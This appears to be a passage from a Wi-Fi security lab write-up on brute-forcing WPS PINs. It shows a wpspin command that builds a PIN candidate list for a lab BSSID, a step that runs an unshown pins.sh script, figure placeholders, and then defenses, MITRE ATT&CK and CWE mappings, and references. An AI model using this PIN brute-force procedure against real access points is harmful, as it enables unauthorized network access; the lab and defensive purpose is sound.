 _Figure 21.2 — Lab execution and output verification (Page 21)_
section – we generate the pins list pins.txt
The BSSID is ‘72:40:6E:74:2F:3B’.
Now, we follow the same procedure we did in ‘Using Multiple Pre-defined PINs’ section – we generate the pins list pins.txt: wpspin -A 72:40:6E:74:2F:3B | grep -Eo ‘\b[0-9]{8}\b’ | tr ‘\n’ ‘ ‘ > pins.txt
and ready the script pins.sh:
*the script itself can be found in the ‘Using Multiple Pre-defined PINs’ section itself, it will not be repeated here. *
 _Figure 22.1 — Lab execution and output verification (Page 22)_
 _Figure 22.2 — Lab execution and output verification (Page 22)_
And run
And run: ./pins.sh
 _Figure 23.1 — Lab execution and output verification (Page 23)_
 _Figure 23.2 — Lab execution and output verification (Page 23)_
Enterprise Defense & Mitigation Blueprint
To neutralize the attack vectors demonstrated throughout this module, security engineers and infrastructure administrators should implement layered defense-in-depth controls:
- Principle of Least Privilege (PoLP): Strictly segregate administrative rights, isolate service accounts into managed domains (gMSAs), and strip unnecessary capabilities (
CAP_SETUID,SeImpersonatePrivilege). - Input Validation & Parameterization: Neutralize command injection, LFI, and parameter tampering at the source by utilizing strict type allowlists, parameterized ORMs, and secure input sanitization.
- Network Boundary Segmentation: Isolate sensitive internal management ports (SSH, WinRM, SMB, RDP, SQL) behind bastion hosts and multi-factor VPN gateways with network-level microsegmentation.
- Telemetry & Threat Detection: Forward audit logs (Sysmon, Windows Event Logs, Linux Auditd, Zeek) to a centralized SIEM with behavioral rules targeting anomalous process spawning (
cmd.exefromw3wp.exe, unexpected SUID execution, or mass port probing).
MITRE ATT&CK Mapping & Threat Matrix
| Security Domain | Mapping Specification |
|---|---|
| Primary Tactic | Enterprise Penetration Testing & Adversary Simulation |
| Mitre Techniques | T1110, T1040 |
| Common Weakness Enumerations | CWE-330, CWE-307 |
Adversary Tradecraft & Technique Breakdown
| Technique ID | Technique Name | Tactic | Applied Offensive / Defensive Context |
|---|---|---|---|
T1110 | Brute Force | Credential Access | Brute-forcing 8-digit WPS PIN in halves (10,000 + 1,000 combinations) |
T1040 | Network Sniffing | Credential Access | Capturing EAP-WSC authentication frames |
Identified Common Weakness Enumerations (CWE)
CWE-330: Use of Insufficiently Random ValuesCWE-307: Improper Restriction of Excessive Authentication Attempts
Detection Engineering & Defensive Countermeasures
Modern enterprise security programs must implement proactive, layered defense-in-depth controls to detect and mitigate the techniques covered in this module:
- Permanently disable Wi-Fi Protected Setup (WPS) on all wireless access points and routers.
- Deploy Wireless Intrusion Prevention Systems (WIPS) that detect anomalous EAP-WSC exchanges and alert on PIN brute force attempts.
- Migrate wireless infrastructure to WPA3-Enterprise using 802.1X EAP-TLS authentication.
Authoritative References & Recommended Reading
- HTB Academy: Attacking Wi-Fi Protected Setup (WPS) — Official Hack The Box curriculum track
- Stefan Viehböck: Brute Forcing Wi-Fi Protected Setup — Original research paper detailing the WPS PIN vulnerability
- Reaver-wps-fork GitHub Repository — Community tool for WPS security auditing
- Wi-Fi Alliance WPA3 Specification — Modern Wi-Fi security standards